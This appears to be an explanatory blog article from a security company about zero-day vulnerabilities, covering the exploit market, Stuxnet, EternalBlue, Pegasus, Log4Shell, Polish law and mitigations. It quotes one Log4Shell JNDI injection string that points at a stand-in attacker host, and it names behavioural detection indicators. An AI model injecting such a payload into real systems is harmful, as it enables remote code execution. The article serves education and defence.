One Address to Rule Cybersecurity: What You Need to Know About Poland's New cyber.gov.pl Portal
Poland's cyber defense has two faces: the new cyber.gov.pl portal with free tools for citizens, and openly acknowledged offensive cyberweapons.
Analysis
Zero-day vulnerabilities explained: how exploits work, the multimillion-dollar exploit market, Stuxnet and Pegasus, and how to defend in the AI era.

Cybersecurity today is an endless game of cat and mouse, and the rules are deeply unfair. The game is shaped by a profound information asymmetry. On one side are the defenders: administrators, Blue Teams and software vendors, who have to secure thousands of potential entry points into a system. On the other side are attackers, who need to find just one gap. At the center of this imbalance is a concept that has alarmed executives and intelligence agencies alike for years: the zero-day (0-day) vulnerability.
So what exactly is it? The popular definition is "a bug with no patch." That undersells the problem. A zero-day is more than a code defect. It is a strategic asset. In an age of information warfare and industrial espionage, an unknown vulnerability is a weapon with kinetic potential. It can destroy physical infrastructure, shut down hospitals or be used to surveil political opponents. The term comes from simple, brutal math: "zero days" is how much time the software's developers had to prepare a defense before the attack. When the first hacker exploits such a flaw, victims are completely defenseless. Traditional antivirus systems, which rely on signatures of known threats, stay silent because they don't know what to look for. This opens the "window of vulnerability," a period in which attackers can move through victims' systems like ghosts, invisible and unpunished.
In this report, we dissect the zero-day ecosystem in detail. We look under the hood of exploits, trace the vulnerability lifecycle, examine the economics of a black market where prices reach millions of dollars, and revisit the most famous attacks in history. We also look at where Poland fits into this global picture, with its own legal framework and local incidents.
To understand the threat, we need to break down how it comes to exist. A zero-day vulnerability doesn't appear out of nowhere. It is the product of a process, a chain of events in which the key variable is time. That lifecycle can be divided into five key phases.
It all starts long before any attack, inside development teams. Bugs are introduced unintentionally during the software development lifecycle (SDLC). Developers are human. Time pressure, complex library dependencies, business logic mistakes and improper component integration all lead to vulnerabilities. The statistics are unforgiving: every system of sufficient complexity contains bugs. The question is not "if" but "where." At this stage the vulnerability is latent. It exists in the code, but nobody knows about it.
This is the turning point, and it's a race: who finds the bug first? If security researchers (so-called white hats) or internal audit teams discover it, the flaw goes down the remediation path. But if the discoverer is a cybercriminal, an APT (Advanced Persistent Threat) group or an intelligence agency, the flaw becomes an "unknown unknown" for the rest of the world. This is where the asymmetry is born. Whoever holds the knowledge gains an enormous strategic advantage.
Finding a bug in code (for example, that a program mishandles long strings) is not enough to launch an attack. The bug has to be weaponized. The attacker must build an exploit: specialized code that reliably and repeatably uses the weakness to trigger a specific, unintended behavior in the system. That might be remote code execution (RCE), privilege escalation or an authorization bypass. Building stable exploits for modern systems such as Windows 11 or iOS is a feat of engineering that often takes months of work.
This is the attacker's "golden window": the period between the attacker discovering the flaw and the vendor releasing a patch. During this time, attacks are at their most effective, most destructive and... most expensive. The victim has no dedicated protection. The only safeguards are system-level mitigations and advanced behavioral analysis, which we cover later.
Releasing a security patch in theory ends the flaw's life as a zero-day. It becomes what's known as an n-day vulnerability. History shows, however, that this is far from the end of the threat. Because updates are delayed, especially in industrial OT systems and legacy servers, these vulnerabilities continue to be exploited for years after disclosure. There are documented cases of decade-old bugs still being used in breaches because administrators neglected basic cyber hygiene.
To fully understand the threat, we need to go down to the level of bits and bytes. Which classes of bugs are most often used to build cyberweapons? An analysis of CVE databases and historical incidents points to a few key categories.
Historically, this is the largest and most devastating class of bugs. It affects software written in low-level languages such as C and C++, where memory management is the programmer's responsibility.
RCE is the hacker's "holy grail." It allows full control over a victim's server or computer without physical access to the machine. A common vector is deserialization bugs. Modern applications (Java, .NET, Python) exchange complex data objects. Turning that data back into objects in memory is called deserialization. If an application "rebuilds" a malicious object sent by a hacker without validating it, the object can execute code automatically as it is created. One example was the high-profile flaw in Atlassian Confluence.
Despite decades of awareness training, SQL injection is still alive and well. It works by manipulating a database query. As zero-days, these flaws often show up in complex content management systems or file transfer platforms. A case in point is MOVEit Transfer, where the CLOP group used a zero-day SQLi flaw to steal data at scale from US government agencies, proving that "old" techniques remain deadly effective.
Modern operating systems are hardened. They include protections such as sandboxing. As a result, a single vulnerability is rarely enough to take over a device completely. Attackers have to string flaws together into chains (kill chains). A typical attack on a phone looks like this:
Information about a zero-day vulnerability is a commodity, and like any commodity, it has a price. This trade has grown from niche swaps on hobbyist forums into a powerful, globalized market worth billions of dollars. It can be divided into three segments that differ in clientele, pricing and ethics.
| Feature | White Market | Gray Market | Black Market |
|---|---|---|---|
| Participants | Vendors (Google, Microsoft), bug bounty platforms (HackerOne, Bugcrowd) | Brokers (Zerodium, Crowdfense), government agencies, intelligence services, surveillance companies | Ransomware groups, cybercriminals, dark web forums |
| Purpose | Defensive: patching flaws, improving security | Offensive/intelligence: espionage, surveillance, cyberwarfare | Criminal: financial theft, extortion, botnets |
| Transparency | High (public acknowledgments, CVEs) | Low (NDAs, state secrecy) | None (anonymity, Tor, cryptocurrencies) |
| Prices | Low/medium (thousands to hundreds of thousands of USD) | High/very high (millions of USD) | Variable, depending on monetization (Exploit-as-a-Service) |
The value of a zero-day depends on its rarity, its reliability and the level of access it provides. At the top of the price hierarchy are zero-click exploits for mobile devices, which require no interaction from the victim at all.
Zerodium, one of the best-known gray-market brokers, publishes acquisition price lists that serve as a barometer of market trends. A full zero-click exploit chain for iOS (iPhone) can fetch up to USD 2,500,000, while a comparable Android exploit is also valued in the millions. Exploits for messaging apps (WhatsApp, Signal) or browsers are priced at around USD 500,000.
This price gap (USD 50,000 from a bug bounty vs. USD 2 million from a broker) creates a serious ethical dilemma for researchers and encourages "stockpiling vulnerabilities": hoarding flaws instead of getting them fixed.
Companies such as Zerodium and Crowdfense act as middlemen, buying vulnerabilities from researchers and reselling them to government agencies and law enforcement. Critics argue that this model weakens global security because the flaws stay unpatched in software used by millions of people, including critical infrastructure. There is also a risk that vulnerabilities purchased by governments will leak and end up in the hands of criminal groups, which is exactly what happened with NSA tools.
The history of cybersecurity was shaped by a handful of landmark zero-day attacks. They defined the modern battlefield.
Discovered in 2010, the Stuxnet worm was a milestone. It was the first precision industrial cyberweapon, created (according to widely accepted accounts) by US and Israeli intelligence. Its target was Iran's nuclear program. Stuxnet was unprecedented in the number of zero-day vulnerabilities it used: a total of four previously unknown flaws in Windows:
The worm also used stolen digital certificates and precisely identified the Siemens PLCs controlling the uranium enrichment centrifuges. It altered their rotational speed, physically destroying the machines, while sending falsified "normal operation" data to the monitoring systems. An estimated 1,000 centrifuges were destroyed, significantly delaying Iran's nuclear program. Stuxnet showed that code can destroy physical matter.
EternalBlue is the name of an NSA-built exploit targeting a flaw in the SMBv1 (Server Message Block) protocol in Windows. The exploit used a buffer overflow in the handling of specially crafted SMB packets (CVE-2017-0144). This enabled remote code execution at the kernel level (System Privileges) on any unpatched computer with port 445 exposed.
In 2017, the Shadow Brokers group stole and published NSA tools, including EternalBlue. The consequences were catastrophic. North Korea used the flaw to create the WannaCry ransomware. In May 2017, within a few days, it infected more than 200,000 systems in 150 countries. It paralyzed the UK's National Health Service (NHS), car factories and logistics systems. The incident exposed the risks of governments stockpiling vulnerabilities: a weapon built for espionage became a weapon of mass disruption in criminal hands. Modern ransomware variants such as BlackCat 3.0 carry on this destructive tradition.
Pegasus, the spyware developed by Israel's NSO Group, represents the pinnacle of offensive engineering, enabling covert surveillance of mobile devices without the user's knowledge. In 2021, researchers at Citizen Lab discovered the FORCEDENTRY exploit (CVE-2021-30860), which targeted iMessage on iPhones. A similar zero-click mechanism was recently used in the attack on WhatsApp (CVE-2025-55177), which we covered in detail.
The attack involved sending a message containing a crafted PDF file disguised as a GIF. The flaw was in the CoreGraphics library, which parses the JBIG2 compression format. Inside the image-parsing process, the exploit built a virtual machine out of logic gates (AND, OR, XOR, NAND), which allowed it to execute arbitrary code and bypass advanced Apple protections such as Pointer Authentication Codes (PAC).
This zero-click attack, requiring no click on any link, changed how the industry thinks about mobile security. Apple was forced to introduce "Lockdown Mode," a setting that drastically limits a phone's functionality to protect against such attacks. The technical virtuosity of this exploit still impresses and alarms analysts today.
In December 2021, a vulnerability was discovered in the Log4j logging library (CVE-2021-44228), which is used throughout the Java ecosystem, from Minecraft servers to banking systems and VMware.
The flaw stemmed from a Log4j feature that interpreted strings in log messages. If an application logged a user-supplied string (for example, in the User-Agent header) containing ${jndi:ldap://attacker.com/exploit}, the library would connect to the specified LDAP server, download a malicious Java class and execute it (JNDI injection).
Because Log4j is embedded in thousands of enterprise applications, the attack surface was practically limitless: half the internet was vulnerable. It showed how a bug in a free open-source library can threaten the global digital economy.
How does Poland fit into this picture? Poland is not just a passive observer. It has its successes, but also serious legal challenges.
In Poland, security research carries legal risk. The key provision is Article 267 of the Polish Penal Code (Kodeks karny, KK), which criminalizes unlawfully obtaining information.
Under the law, anyone who without authorization gains access to information not intended for them (for example, by breaking security measures) faces up to 2 years in prison. This also applies to so-called ethical hacking if the researcher acts without the system owner's explicit consent.
Polish law has no default "safe harbor" clause for researchers. This means that finding a zero-day in a Polish online service and trying to verify it without permission can lead to criminal charges. That's why it is essential to work within official bug bounty programs or responsible disclosure policies.
Poland's central coordination point is CERT Polska (operating within the research institute NASK), which serves as one of the country's national-level CSIRTs.
Poland is not immune to zero-day threats, both as a target and as a place where vulnerabilities are discovered.
2025 brought a number of events for sharing knowledge about the latest threats and defense techniques:
Are we defenseless? Not entirely. You can't patch a flaw you don't know about, but you can make it much harder to exploit.
Modern operating systems include built-in mechanisms designed to make vulnerabilities harder to exploit, even when they exist. They don't remove the bug, but they make exploiting it far more difficult and expensive for the attacker.
| Mitigation Technique | How It Works | Effectiveness Against 0-Days |
|---|---|---|
| ASLR (Address Space Layout Randomization) | Randomizes the placement of key memory regions (stack, heap, DLLs) each time a program runs. | Makes it hard for attackers to predict the memory addresses their exploit code (shellcode) needs to jump to. Forces the attacker to find an additional "information disclosure" vulnerability. |
| DEP (Data Execution Prevention) / NX Bit | Marks certain memory regions (e.g., the stack) as non-executable. | Prevents execution of code injected by the attacker into data regions. The processor refuses to execute instructions from those areas. |
| CFG (Control Flow Guard) | Validates indirect function calls in real time. | Makes control flow hijacking harder, for example via overwritten function pointers. Blocks techniques such as ROP (Return-Oriented Programming). |
| Stack Canaries | Places random values (canaries) on the stack in front of the return address. | Detects stack buffer overflow attempts. If the canary value changes, the program is terminated immediately. |
If a file can't be detected by its signature (hash), you have to look for anomalies in system and user behavior.
winword.exe (Microsoft Word) tries to launch powershell.exe or connect to an external IP address, that is a strong indicator of compromise (IoC), regardless of whether a known or unknown vulnerability was used.Because zero-days have no signatures, traditional antivirus tools are powerless against them. The key to defense is real-time analysis of system behavior. See how EDR and XDR are transforming cybersecurity and making it possible to detect the anomalies that signal an exploit in use.
In the critical period between a vulnerability's disclosure and the deployment of the official fix, organizations use what's known as virtual patching.
This mitigation technique modifies the rules of network security systems (WAF, IPS) to block traffic exploiting the flaw before it reaches the vulnerable application. It is faster than traditional patching, requires no server restarts and minimizes the risk of downtime. Rules can be deployed in "Log Only" (detection-only) mode to check for false positives, then switched to "Block" mode.
For the MOVEit SQL injection flaw and Log4Shell, WAF-level virtual patches were the first line of defense, blocking the specific strings characteristic of the attacks.
Artificial intelligence (AI) and machine learning (ML) are becoming major forces reshaping the fight against zero-days, and they cut both ways.
Offensive AI:
Defensive AI:
Discovering zero-days isn't just the domain of criminals. Research teams (such as Google Project Zero) and independent researchers play a key role in the security ecosystem.
How discovered vulnerabilities are disclosed is a source of controversy and tension between researchers and vendors.
Zero-day vulnerabilities are an inherent feature of modern technology, the result of the unavoidable complexity of IT systems. The evolution from simple memory bugs to sophisticated zero-click chains, along with the militarization of these tools by nation-states, shows that cyberspace has become a full-fledged theater of war.
For organizations and governments, this means a shift in the defensive paradigm. The "fortress" model doesn't work. It is essential to adopt Zero Trust and Assumed Breach, the assumption that the system is, or soon will be, compromised. The key to survival is not perfect prevention (which is impossible in the face of zero-days). It is cutting detection and response times to a minimum, isolating critical systems and continuously investing in offensive testing of your own defenses.
At the same time, global pressure on software vendors through bug bounty programs and transparent disclosure policies remains the most effective way to raise security across the whole digital world.
Build your defenses against zero-day attacks. SecurHUB provides comprehensive penetration testing of web applications, mobile apps and network infrastructure to help you find vulnerabilities before attackers do. Our 24/7 SOC services with advanced behavioral detection and our XDR platform protect you even against unknown threats. We also offer source code audits as part of a DevSecOps model. Contact us.
Aleksander
Read more
Poland's cyber defense has two faces: the new cyber.gov.pl portal with free tools for citizens, and openly acknowledged offensive cyberweapons.

A critical flaw in React Server Components (CVE-2025-55182) enables unauthenticated remote code execution and scored a maximum CVSS 10.0. Patch now.
Cl0p exploited an Oracle E-Business Suite zero-day (CVE-2025-61882) to steal corporate data. Oracle's fix is out: patch now and check for compromise.
A free consultation with one of our experts — no obligation, in full confidence.
Let's talkWe'd like to use Google Analytics cookies to see how many people visit the site and which content is useful. We'll only set them if you agree. You can change your decision at any time via the “Cookie settings” link in the footer. Cookies Policy